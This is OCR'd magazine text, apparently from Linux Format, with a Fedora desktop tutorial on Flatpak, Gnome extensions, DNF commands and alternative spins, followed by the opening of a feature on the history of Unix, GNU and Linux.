
Apps on Flathub ship as modern Flatpak packages. These are self-contained affairs that make it easier for developers to ship new software without having to worry about dependencies and wait for distribution packagers to catch up. They use modern kernel features (namely namespaces and containers) to offer a degree of compartmentalisation from the rest of the system. In theory, this protects against rogue apps messing with other Flatpak apps or the rest of the system. In practice, many applications aren't much use without access to the system (for example, they want to access files in your **home** directory, rather than their own sandboxed storage). Flatpaks for fully featured apps generally depend on other Flatpaks (such as the Gnome and KDE platform runtimes). This dependency web can get considerably large, so in some cases it seems like a Flatpak app is downloading a huge amount of data during installation. But this usually diminishes with time, once you have ingested some common service Flatpaks.



› The Software application is your gateway to a world of productivity or distraction. It also knows if you're using mobile broadband.

For all their newness and goodness, you might run into some theme problems with Flatpak apps. The Nextcloud client, for example, uses *Qt,* so doesn't look anything like the rest of the Gnome desktop. It doesn't even look much like how it would look if it wasn't a Flatpak, since no *Qt* themes are installed. If you have a Google, or better DuckDuckGo, around, you'll see how the *Kvantum* theme manager can help with this. Modern *GTK4* apps don't suffer from this as much (thanks to theming all being done in the Adwaita style – the only one), and *GTK3* theme Flatpaks are available on Flathub. Again, DuckDuckGo is your friend. If you want to control Flatpak permissions (without using the command line), check out the *Flatseal* tool.

The *Software* app also handles updates, as you may have gathered if you spotted the appropriately named Updates button in the header bar. You're alerted to these as they become available and you'll be pleased to hear that the process can be much less painful (and forced upon you) than Windows updates. In some cases, a restart is required and the system boots up into an update environment that ensures everything is carried out smoothly. You can toggle between the graphical progress screen here and the textual output from the updates by pressing Esc. The hamburger menu in the top-left of the *Software* app lets you configure software sources (for example, if you have a change of heart about third-party repos). Or you can configure updates and associated notifications by clicking Preferences.



› Gnome Maps now provides dark theme support, as well as some public transport information.

Tweaker's corner

Gnome 3 is often criticised for lack of customisability. Most of this is unwarranted; there's a simplicity and elegance that would be easily ruined by giving every widget and aspect a boatload of options. Still, for a long time, users have turned to the *Gnome Tweaks* utility to provide access to some of those hidden-away options (they could and can also be set using GSettings keys from the command line). You'll find *Gnome Tweaks* via the *Software* app, and if you install it, you're told that its extensions support has been deprecated and that you should instead install the *Gnome Extensions* Flatpak. *Tweaks* can still do a lot, though, including setting fonts and startup applications. If you really want, it can even put the maximise and minimise buttons back on window title bars.


Extensions can change the whole way Gnome looks and operates. But they're disabled by default for performance and stability reasons. You might want to throw caution to the wind and dabble with a few. In which case, search *Software* for the third-party *Extension Manager* tool. We'll look at that over the page. There's also the official *Gnome Extensions* tool, but that one doesn't let you install extensions – it only lets you configure incumbent ones.

We haven't covered much that's command-line-related yet, so now's a good time to point out that the *Terminal* application in Gnome has received a huge update. Modern Linux desktops no longer require the user to do anything involving the terminal (at least until something goes wrong). But it can be a much more efficient way of working and generally looks cool. Most prominently, *Terminal* now has a tab overview mode. Much like Gnome's Overview, this gives you previews of each session (and a similar zoom effect). A traditional tab bar appears if you have more than one tab open, so don't fret. You can also switch between (blinding) light/dark modes from the hamburger menu.

One reason you might want to use the terminal is to sample the new *DNF 5.0* package manager. *DNF* replaced the venerable *Yum* (and remains command-compatible with it) back in 2015. As an aside, *YUM* stands for *Yellow Dog Updater – Modified,* having its origins in Yellow Dog Linux, which existed from 1999-2012. In a nod to this, *DNF* stands for *Dandified Yum.* Some people shouldn't be allowed to name things. Anyhoo, *DNF* is used behind the scenes by *Software*, but if you want to see it close up, fire up *Terminal* and run `dnf -h` to see the general help page. *DNF* works, functionally, in much the same way as *Apt* on Debian (or Ubuntu), but it's modern and faster. *DNF* automatically updates its repository caches if they get too old. So, there's rarely any need to explicitly run `dnf update`. If you were to run, say, `dnf install quake2` (*Quake 2* was open sourced in 2023), the update would be carried out first and you'd be blasting berserkers in no time.

```
lxf@fedora:~ — sudo dnf update --refresh
lxf@fedora:~ — sudo dnf update --refresh        lxf@fedora:~
[sudo] password for lxf:
Updating and loading repositories:
 Fedora 41 openh264 (From Cisco) - x86_ 100% |   1.9 KiB/s | 989.0   B |  00m00s
 google-chrome                          100% |   5.5 KiB/s |   1.3 KiB |  00m00s
 Fedora 41 - x86_64 - Test Updates      100% |  75.2 KiB/s |  17.1 KiB |  00m00s
 Fedora 41 - x86_64 - Updates           100% |  49.6 KiB/s |  26.4 KiB |  00m01s
 RPM Fusion for Fedora 41 - Nonfree - S 100% |  14.0 KiB/s |   7.3 KiB |  00m01s
 Fedora 41 - x86_64                     100% |  10.7 KiB/s |   3.7 KiB |  00m00s
 RPM Fusion for Fedora 41 - Nonfree - N 100% |  37.1 KiB/s |   7.6 KiB |  00m00s
 Copr repo for PyCharm owned by phracek 100% |   2.9 KiB/s |   1.8 KiB |  00m01s
 google-chrome                          100% |   2.4 KiB/s |   3.1 KiB |  00m01s
 Fedora 41 - x86_64 - Test Updates      100% | 698.8 KiB/s |   2.8 MiB |  00m04s
 Fedora 41 - x86_64                     100% |   1.2 MiB/s |   3.0 MiB |  00m02s
Repositories loaded.
Package                                  Arch   Version                 Reposit      Size
Removing:
 kernel                                  x86_64 6.11.0-0.rc5.43.fc41    anacond   0.0   B
 kernel-core                             x86_64 6.11.0-0.rc5.43.fc41    anacond  69.5 MiB
 kernel-modules                          x86_64 6.11.0-0.rc5.43.fc41    anacond  62.5 MiB
 kernel-modules-core                     x86_64 6.11.0-0.rc5.43.fc41    anacond  36.7 MiB
 kernel-modules-extra                    x86_64 6.11.0-0.rc5.43.fc41    anacond   2.7 MiB
Upgrading:
```

› Gnome's new Terminal application turns a fetching shade of red when running stuff as root.



› Don't worry, system updates are a breeze with Fedora.

How to get your X.org back

In the unlikely event you encounter problems with Wayland (mostly, we'd wager, due to the proprietary Nvidia driver), you might consider trying your luck reinstating the X.org display server instead. Most issues with screen recording and desktop sharing have been ironed out in Wayland, but hardware configurations are a box of frogs, so you might find a bug.

Getting the X.org session back is just a matter of installing a couple of packages. Open a terminal and run:

```
$ sudo dnf install gnome-session-xsession gnome-classic-session-xsession
```

You're asked for your password because `sudo` runs the command with administrative privileges (since it's installing system files). Hit Y to confirm the operation (or 'transaction').

Now log out, and at the password screen, click the easy-to-miss cog in the bottom-right. You'll see a choice of sessions pop up. Pick Gnome On X.org and log in to see if it works.

As we're full of surprises, we installed the X session for Gnome Classic, too. Gnome Classic adds some traditional elements (such as the Applications and Places menus, as well as a taskbar and desktop pager), while retaining Gnome's modernism.

It's installed by default; we just added the Gnome Classic X session in case you want to run it on the classic display server.

Trick out your Fedora

We look at extending Gnome with, er, extensions. Plus, a look at some of the other desktops and Fedora flavours available.


We've shown you the Gnome basics, so now let's look at customising it properly (and – see box – circumventing it altogether). We said we were going to show you some extensions and we are people of our word. So, install Extension Manager from the Software application. Ubuntu made a reasonable concession to its users when it switched (back) to the Gnome desktop in 2018. It gave them a mouse-accessible dock, which is provided by a Gnome extension. Many users, no matter how they try, can't live without a dock. So, let's look at installing one.

You'll find Ubuntu Dock at **http://extensions.gnome.org** along with an entry saying not to use it. Because that's not the real dock, it's just a mock extension to reserve the name. Instead, we'll install Dash to Dock, which is what Ubuntu Dock was originally based on. As its name suggests, it takes the Dashboard out of Gnome's Overview and puts it on the desktop, making it a Dock. This nomenclature is getting complicated. Open *Extension Manager* from the Overview and once it loads you'll see (in the System Extensions) that Fedora, too, has some Gnome extensions installed behind the scenes (only the one for overlaying the logo on the default desktop is enabled, so the experience is still very vanilla Gnome).

> **"Silverblue (and its atomic siblings) separate the system image (the immutable part) from any apps and user data"**

Go to the Browse tab at the top. You're presented with a randomised list of extensions, so have a gander at what's on offer. Then search for "dash to dock" at the top and click Install. It won't be enabled by default, so go back to the Installed tab and activate it. Hey presto – a Dash should appear at the bottom. It will be hidden if there's no room (for example, if a window is maximised), so move the pointer to the bottom of the screen and it should pop up. Bringing a traditional metaphor back to this desktop dystopia.

You can configure the Dock by clicking the cog next to it in *Extension Manager.* It doesn't interfere with the Dash in the Overview, because they are in fact one and the same thing. So, if you move the Dock to the left of the screen (like Ubuntu used to have way back when), it stays exactly there when viewed from the Overview. The freshly inaugurated Dock can be configured in more ways than you can think of. One very useful option, in its Appearance settings, is the ability to not show the Overview immediately on login. After all, with a Dock visible from the desktop, a mouse-orientated user would launch their apps from there, cutting out the Overview middleman.




› The Extension Manager tool makes easy work of wrangling your Gnome extensions.

Other popular extensions include Blur My Shell, which adds a stylish blur to various elements of the desktop, much like Ubuntu's HUD used to do in the Unity days. If you want a traditional Applications (or Start menu), you can enable the already installed Apps Menu from the Gnome Classic session. If you want the Dock to instead be a fully featured Panel (with a system tray and power/status icons), check out Dash to Panel. That way, you can do away with the top bar altogether, and enjoy a much more orthodox desktop.

Fedora at large

We've done a terse overview of the alternative desktop spins (and Labs) of Fedora in the box. But there's yet more to the Fedora pantheon. Like Ubuntu, there's a Server edition, which does away with the desktop and gives you *Cockpit* (Fedora's web-based remote administration tool), *Podman* (its engine for managing containers) and WildFly (its application server for deploying turnkey apps). Fedora has gone big on containers, and to that end there's Fedora CoreOS – a minimal OS designed for running containers at scale. There's also the IoT edition, which can run on your Raspberry Pi (Workstation builds are also available for the Pi) or other single-board computers. It's container-based, too. And there's also a cloud image (also container focused) for secure deployment in the sky (or someone else's data centre).

Fedora has more desktop offerings, too. The Fedora Atomic project was launched in 2018 with



› Installing things, such as Nextcloud, pictured here, from Flathub ensures you get the latest, and hopefully greatest, apps.

Fedora Silverblue – an atomic desktop based on an immutable image. This doesn't mean it will explode on the remains of Ozymandias's statue, but rather that updates are carried out in a single transaction in a robust (and easily rollback-able) manner. Silverblue (and its atomic siblings) cleanly separate the system image (the immutable part) from any applications and user data, using RPM-ostree technology. Besides the original, Gnome-based Silverblue desktop, there are also offerings using KDE Plasma (Kinoite), Sway and Budgie.

Like any good distro, it's easy to install additional desktops (and their respective application suites) on Fedora. Newly installed desktops appear in the Session menu when you enter your password. To install KDE Plasma, for instance, open up a terminal and install the corresponding package group:

```
$ sudo dnf install @kde-desktop
```

Package groups in *DNF* are denoted by the @ symbol. You can see some of the other offerings by running `dnf group info`. You'll see there are groups for Enlightenment (as used by long time **LXF** fave Bodhi Linux), KDE Plasma Mobile and the exciting new COSMIC desktop from System76. There are also groups for the various spins available *(see box, above-right),* as well as their corresponding app groups. Different desktops won't interfere with each other, but if you install several desktops and, in particular, their extra applications, you'll find your Applications menu becoming increasingly cluttered. And, most annoyingly, you'll have several identically named apps (the ones with generic names such as *Text Editor).* For a more pure experience, you might prefer to install instead the relevant Fedora spin (if available).

If you found the **@games** group, then you have several months' worth of distractions. If you were to install the whole thing (using `dnf group install –with-optional games`), then it would cost you a chunky 24GB. So, you probably shouldn't do that, but do check out some of the gaming offerings. All work and no play etc. You'll find *Steam* available in the *Software* app, too – you can install it from Flathub (though some people have issues here) or use the package from RPM Fusion. Both of these require you to have enabled third-party repositories (either from install, or from the settings in *Software).* We should also mention that *Lutris* is easy to install, too, which can manage your games from Steam, Epic Games, GOG, Humble and more. *Lutris* makes it easy to manage Proton versions as well, so you can get any Windows games working like a dream.

Spinning out

If you really dislike Gnome, or just would rather have a different desktop, good news. There are several alternative spins of Fedora. Spins are official but not quite as thoroughly tested as the flagship Gnome release. The most popular spin is that of KDE Plasma, which in this incarnation uses Plasma 6.1 (6.2 has only just been released as we write this). KDE's Wayland support has come on in leaps and bounds, with Triple Buffering and Explicit Sync added in 6.1. And, yes, it does work with Nvidia cards. New in this outing is the addition of a Plasma Mobile spin. So, if you really want to see into the future, you can put Plasma on your phone. It also works on tablets and 2-in-1s.

Beyond the KDE ecosystem, there are also spins for several other desktops – (deep breath) Xfce, Cinnamon, MATE (with Compiz for fancy desktop effects), Budgie, LXDE (yes, it still lives), LXQt, Miracle (based on Mir), the minimal i3 tiling window manager, Sway (like i3 but Wayland), SOAS (Sugar on a Stick, the learning-friendly desktop from Sugar Labs), and Xfce.

But the leftfield editions don't stop there; besides desktop proclivities, there are also Labs, which cater to different use cases. You'll find Labs for Astronomy, Gaming, Security, Audio (in the form of JAM) and much more that you can enumerate for yourself at https://fedoraproject.org/labs/.


The AI advantage

If you've got an Nvidia card and want to game, you'll want the proprietary driver. The open source Nouveau is excellent, and is also the only choice for older cards, but for AAA gaming, you want Nvidia's bits. The driver needs to build a kernel module, so you need to install compilers and all sorts. The following does it all:

```
$ sudo dnf install akmod-nvidia
```

If you want to leverage AI and machine learning tools (following Fedora's marketing), you'll want **xorg-x11-drv-nvidia-cuda**. Depending on your purposes that might work on Wayland, too, but you may also have to switch to the X.org session *(see previous page)* in order to do deep learning with *PyTorch*, and so on.

We hope you enjoy Fedora. We've barely scratched the surface of this amazing distro, so let us know what you do with it. Or why you think it's better or worse than Ubuntu. We're off to tend to our gnomes. LXF



› Dash to Dock's Panel mode sees the Dock extend to the edge of the screen. You can put the Apps menu at the edge, too.

Celebrate 30 YEARS of Linux!

How a 21-year-old's bedroom coding project took over the world and a few other things along the way.

30 years of Linux

Linux only exists because of Christmas. On January 5, 1991, a 21-year-old computer science student, who was currently living with his mum, trudged through the (we assume) snow-covered streets of Helsinki, with his pockets stuffed full of Christmas gift money. Linus Torvalds wandered up to his local PC store and purchased his first PC, an Intel 386 DX33, with 4MB of memory and a 40MB hard drive. On this stalwart machine he would write the first-ever version of Linux. From this moment on, the history of Linux becomes a love story about community collaboration, open-source development, software freedom and open platforms.

Previous to walking into that computer store, Linus Torvalds had tinkered on the obscure (UK-designed) Sinclair QL (Quantum Leap) and the far better-known Commodore VIC-20. Fine home computers, but neither was going to birth a world-straddling kernel. A boy needs standards to make something that will be adopted worldwide, and an IBM-compatible PC was a perfect place to start. But we're sure Torvalds' mind was focused more on having fun with Prince of Persia at that point than specifically developing a Microsoft-conquering kernel.

Let's be clear: a 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem, which in turn would run most of the smart devices in the world, a majority of the internet, all of the world's fastest supercomputers, chunks of Hollywood's special effects industry, SpaceX rockets, NASA Mars probes, self-driving cars, tens of millions of SBC like the Pi and a whole bunch of other stuff. How the heck did that happen? Turn the page to find out...

"A 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem…"

Pre-Linux development

Discover how Unix and GNU became the foundation of Linus Torvalds' brainchild.

To understand how Linux got started, you need to understand Unix. Before Linux, Unix was a well-established operating system standard through the 1960s into the 1970s. It was already powering mainframes built by the likes of IBM, HP, and AT&T. We're not talking small fry, then – they were mega corporations selling their products around the globe.

If we look at the development of Unix, you'll see certain parallels with Linux: freethinking academic types who were given free rein to develop what they want. But whereas Unix was ultimately boxed into closed-source corporatism, tied to a fixed and dwindling development team, eroded by profit margins and lawyers' fees, groups that followed Linux embraced a more strict open approach. This enabled free experimentation, development and collaboration on a worldwide scale. Yeah, yeah, you get the point!

› **Ken Thomas (left) and Dennis Ritchie are credited with largely creating much of the original UNIX family of operating systems, while Ritchie also created the C language.**

Back to Unix, which is an operating system standard that started development in academia at the end of the 1960s as part of MIT, Bell Labs and then part of AT&T. The initially single or uni-processing OS, spawned from the Multics OS, was dubbed Unics, with an assembler, editor and the B programming language. At some point that "cs" was swapped to an "x," probably because it was cooler, dude.

At some point, someone needed a text editor to run on a DEC PDP-11 machine. So, the Unix team obliged and developed roff and troff, the first digital typesetting system. Such unfettered functionality demanded documentation, so the "man" system (still used to this day) was created with the first Unix Programming Manual in November 1971. This was all a stroke of luck, because the DEC PDP-11 was the most popular mini-mainframe of its day, and everyone focused on the neatly documented and openly shared Unix system.

In 1973, version 4 of Unix was rewritten in portable C, though it would be five years until anyone tried running Unix on anything but a PDP-11. At this point, a copy of the Unix source code cost almost $100,000 in current money to licence from AT&T, so commercial use was limited during the 70s. However, by the early 80s costs had rapidly dropped and widespread use at Bell Labs, AT&T, and among computer science students propelled the use of Unix. It was considered a universal OS standard, and in the mid-1980s the POSIX standard was proposed by the IEEE, backed by the US government. This makes any operating system following POSIX at least partly if not largely compatible with other versions.

Linux runs everything

Developing software for supercomputers is expensive. During the 1980s, Cray was spending as much on software development as it was on its hardware. In a trend that would only grow, Cray initially shifted to UNIX System V, then a BSD-based OS, and eventually, in 2004, SUSE Linux to power its supercomputers. This was matched across the sector, and the top 500 supercomputers (**www.top500.org**) now all run Linux.

Internet services have also all been developed to run on Unix systems. Microsoft and BSD systems do retain a good slice of services, but over 50 per cent of web servers are powered by Linux. Recent moves to virtual services with container-based deployment are all Linux-based. Microsoft's cloud service Azure reports that Linux is its largest deployment OS and, more to the point, Google uses Linux to power most of its services, as do many other service suppliers aka AWS.

Android's mobile OS share dropped in 2020 to just 84 per cent – it's powered by Linux. Google bought the startup that was developing Android in 2005. LineageOS (**https://lineageos.org**) is a well-maintained fork of Android and supports most popular handsets well after their manufacturers abandon them.

Space was thought to be Linux's final frontier, because it's not a certified deterministic OS, which is the gold standard for real-time OSes in mission-critical situations. Turns out that SpaceX rockets use Linux to power their flight systems, using a triple-redundancy system, while NASA has sent Linux to Mars in its helicopter drone, Ingenuity. Tesla is also reportedly running Linux in its cars.

Linux has also been at the heart of Hollywood's special effects since 1997's Titanic used a Linux server farm of DEC Alphas at Digital Domain to create its CGI. DreamWorks' Shrek in 2001 was the first film that was entirely created on Linux systems. Meanwhile, Pixar ported its Renderman system to Linux from SGI and Sun servers around 2000, in time to produce Finding Nemo in 2003.

› Linus Tovalds being interviewed by Linux Format back in 2012.

At the end of the 1980s, the Unix story got messy, with commercial infighting, competing standards and closing off of standards, often dubbed Unix Wars. While AT&T, Sun Microsystems, Oracle, SCO, and others argued, a Finnish boy was about to start university...

We GNU that

Before we dive into the early world of Linux, there's another part of the puzzle of its success that we need to put in place: the GNU Project, established by Richard Stallman. Stallman was a product of the 1970s development environment: a freethinking, academic, hippy type. One day, he couldn't use a printer, and because the company refused to supply the source code, he couldn't fix the issue – supplying source code was quite normal at the time. He went apoplectic and established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong. Take that, proprietary software!

› Linux Format interviewed Richard Stallman, the creator of the GNU free software movement, in 2011.

The GNU Project was established by Stallman in 1983, with GNU being a hilarious (to hackers, at least) recursive acronym for "GNU is Not Unix." Geddit? Its aim was to establish a free OS ecosystem with all the tools and services a fully functioning OS requires. Do keep in mind that most of the tools created then are still being used and maintained today.

By 1987, GNU had established its own compiler, GCC, the Emacs editor, the basis of the GNU Core Utilities (basic file manipulation tools such as list, copy, delete and so on), a rudimentary kernel and a chess engine (See LXF273). But more importantly, Stallman had cemented his ideal of software freedom with the 1989

"He established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong."

"copyleft" GPL software licence, and his manifesto setting out the four software freedoms enabling users to run, study, modify and distribute any software – including the source – for any reason.

The GPL remains the strongest copyleft licence, and while it has perhaps fallen out of vogue, it's still regarded as the best licence for true open-source development, and cements most Linux distros. GCC is still an industry standard, Emacs remains a feature-rich development environment, and the GNU Core Utilities are still widely used in certain POSIX systems and most Linux distros.

You could argue that without the GNU Project being established, Linux would never have taken off. The GPL licence (adopted early on in Linux development) forces all developers to share back their enhancements to the source code. It's a feedback loop that promotes shared improvements. Alternative open-source licences enable corporations to take source code and never share back improvements, meaning the base code is more likely to remain static. This was backed by a generation of

developers that grew up studying and using Unix, looking to contribute to a truly freed open-source OS.

Let's all Freax out!

We're getting ahead of ourselves. Linus Torvalds had his Intel 386, was studying computer science at the University of Helsinki, and was using the MINIX 16-bit OS and kernel. MINIX is a POSIX-compatible Unix-like OS and micro-kernel. In 1991, it had a liberal licence, costing just $69, offering the source code but restricted modification and redistribution.

We imagine the 16-bit limitation spurred Torvalds to create his own 32-bit kernel, but he states the licence restrictions were also key. So, on 25 August, 1991, he posted to **comp.os.minix** that he was developing his own free OS. He said that it was "nothing professional like GNU," and it'd only support AT disks, as that's all he had.

